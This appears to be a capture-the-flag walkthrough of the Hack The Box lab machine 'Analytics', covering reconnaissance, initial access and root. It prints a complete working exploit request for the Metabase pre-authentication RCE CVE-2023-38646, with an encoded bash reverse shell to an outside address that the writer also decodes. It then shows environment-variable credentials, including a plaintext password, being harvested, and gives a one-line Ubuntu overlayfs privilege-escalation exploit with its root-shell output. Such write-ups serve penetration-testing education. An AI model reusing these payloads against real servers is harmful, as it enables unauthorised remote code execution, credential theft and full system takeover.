Analytics [Easy]
Analytics Walkthrough - Easy
Reconnaissance
An initial Nmap scan revealed only 2 open ports:
1
2
3
4
5
6
7
8
Nmap scan report for analytical.htb (10.10.11.233)
Host is up (0.39s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx/1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
This revealed SSH running on port 22 and an nginx web server on port 80. Both telling us it’s a server running Ubuntu.
The next step was to further enumerate the web application, but first, I added the IP address to /etc/hosts:
1
echo "10.10.14.233 analytical.htb" | sudo tee -a /etc/hosts
Initial Foothold
Exploring the Web Application
Browsing to http://analytical.htb brought up a simple login page. Intercepting requests with Burp revealed a redirect to http://data.analytical.htb, so I added that subdomain to /etc/hosts.

Visiting http://data.analytical.htb displayed a login page for Metabase, an open source business intelligence tool. Default credentials did not work on the login.
After some research, I discovered Metabase has a recently disclosed pre-authentication RCE vulnerability CVE-2023-38646. This bug in Metabase, involved a retained ‘setup-token’ post-installation, accessible to unauthenticated users. This flaw, resulting from a codebase refactoring oversight, allowed exploitation via SQL injection in the H2 database driver during the Metabase setup phase. The exploit enabled pre-authentication Remote Code Execution (RCE) by manipulating database connection validation steps.
The next step was finding a Proof of Concept exploit for this vulnerability to gain initial access. The search was not long, as there was a very nice writeup with PoC by AssetNote on their blog page.
The following payload can be used to obtain a reverse shell on the system:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
POST /api/setup/validate HTTP/1.1
Host: data.analytical.htb
Accept: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.123 Safari/537.36
Content-Type: application/json
Referer: http://data.analytical.htb/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: metabase.DEVICE=4f9146b3-7b53-471e-9f10-4232d6856b1d
If-Modified-Since: Fri, 13 Oct 2023 06:45:20 GMT
Connection: close
Content-Length: 822

{
    "token": "249fa03d-fd94-4d5b-b94f-b4ebf3df681f",
    "details":
    {
        "is_on_demand": false,
        "is_full_sync": false,
        "is_sample": false,
        "cache_ttl": null,
        "refingerprint": false,
        "auto_run_queries": true,
        "schedules":
        {},
        "details":
        {
            "db": "zip:/app/metabase.jar!/sample-database.db;MODE=MSSQLServer;TRACE_LEVEL_SYSTEM_OUT=1\\;CREATE TRIGGER pwnshell BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS $$//javascript\njava.lang.Runtime.getRuntime().exec('bash -c {echo,YmFzaCAtaSA+Ji9kZXYvdGNwLzEwLjEwLjE0LjM2LzU1NTUgMD4mMSAg}|{base64,-d}|{bash,-i}')\n$$--=x",
            "advanced-options": false,
            "ssl": true
        },
        "name": "an-sec-research-team",
        "engine": "h2"
    }
}
The value of YmFzaCAtaSA+Ji9kZXYvdGNwLzEwLjEwLjE0LjM2LzU1NTUgMD4mMSAg decoded is bash -i >&/dev/tcp/10.10.14.36/5555 0>&1. You must encode this with your own IP and port, and then modify the payload above before sending it. For some reason it won’t work if there are any “=” signs in the base64 payload, so make sure you don’t have them. You can add spaces in the end of the payload before base64 encoding it, to adjust the padding.



This exploit allowed me to gain a reverse shell from the underlying system, but there was no user flag in there, so I started exploring what’s around…
Finding Credentials
I checked /proc/self/environ for any environment variables:
76574c6ca049:~$ cat /proc/self/environ
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
SHELL=/bin/sh
MB_DB_PASS=
HOSTNAME=
LANGUAGE=en_US:en
MB_JETTY_HOST=0.0.0.0
JAVA_HOME=/opt/java/openjdk
MB_DB_FILE=//metabase.db/metabase.db
PWD=/home/metabase
LOGNAME=metabase
MB_EMAIL_SMTP_USERNAME=
HOME=/home/metabase
LANG=en_US.UTF-8
META_USER=metalytics
META_PASS=An4lytics_ds20223#
MB_EMAIL_SMTP_PASSWORD=
USER=metabase
SHLVL=4
MB_DB_USER=
FC_LANG=en-US
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/../lib
LC_CTYPE=en_US.UTF-8
MB_LDAP_BIND_DN=
LC_ALL=en_US.UTF-8
MB_LDAP_PASSWORD=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MB_DB_CONNECTION_URI=
JAVA_VERSION=jdk-11.0.19+7
_=/bin/cat
OLDPWD=/home/metabase/.ssh
This revealed credentials:
1
2
META_USER=metalytics
META_PASS=An4lytics_ds20223#
I tried to SSH into the server with those and:
1
ssh metalytics@analytical.htb
i was in and could read the flag:
1
2
3
Last login: Wed Nov 15 01:55:43 2023 from 10.10.14.36
metalytics@analytics:~$ cat user.txt
dc3b************************c327
Privilege Escalation to Root
After gaining initial access to the Analytical server as the metalytics user, I began searching for ways to escalate privileges and obtain access to the root user account.
sudo -l didn’t work
1
2
3
metalytics@analytics:~$ sudo -l
[sudo] password for metalytics:
Sorry, user metalytics may not run sudo on localhost.
Tried uname -a command.
1
2
metalytics@analytics:~$ uname -a
Linux analytics 6.2.0-25-generic #25~22.04.2-Ubuntu SMP PREEMPT_DYNAMIC Wed Jun 28 09:55:23 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
From top of my head I could remember that there was an Ubuntu kernel related privesc vulnerability discovered very recently, so I simply decided to try it out. New Container Exploit: Rooting Non-Root Containers with CVE-2023-2640 and CVE-2023-32629, aka GameOver(lay)
It is so simple, that fits in one line:
1
unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/; setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'import os;import pty;os.setuid(0);pty.spawn("/bin/bash")'
So, let’s try it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
metalytics@analytics:~$ id
uid=1000(metalytics) gid=1000(metalytics) groups=1000(metalytics)
metalytics@analytics:~$ ls -la /root
ls: cannot open directory '/root': Permission denied
metalytics@analytics:~$
metalytics@analytics:~$ unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'import os;import pty;os.setuid(0);pty.spawn("/bin/bash")'
root@analytics:~# id
uid=0(root) gid=1000(metalytics) groups=1000(metalytics)
root@analytics:~# ls -la /root
total 48
drwx------  6 root root 4096 Aug 25 15:14 .
drwxr-xr-x 18 root root 4096 Aug  8 11:37 ..
lrwxrwxrwx  1 root root    9 Apr 27  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  2 root root 4096 Apr 27  2023 .cache
drwxr-xr-x  3 root root 4096 Apr 27  2023 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
drwxr-xr-x  2 root root 4096 Aug 25 15:14 .scripts
-rw-r--r--  1 root root   66 Aug 25 15:14 .selected_editor
drwx------  2 root root 4096 Apr 27  2023 .ssh
-rw-r--r--  1 root root   39 Aug  8 11:30 .vimrc
-rw-r--r--  1 root root  165 Aug  8 11:53 .wget-hsts
-rw-r-----  1 root root   33 Nov 15 00:54 root.txt
root@analytics:~# cat /root/root.txt
fe46************************afd0
root@analytics:~#
Conclusion
The key steps were thorough reconnaissance, pinpointing a logical exploit chain, adapting public PoCs, and continuous enumeration for additional attack surface. Combining patience, research, and technical skills allowed me to achieve the goal.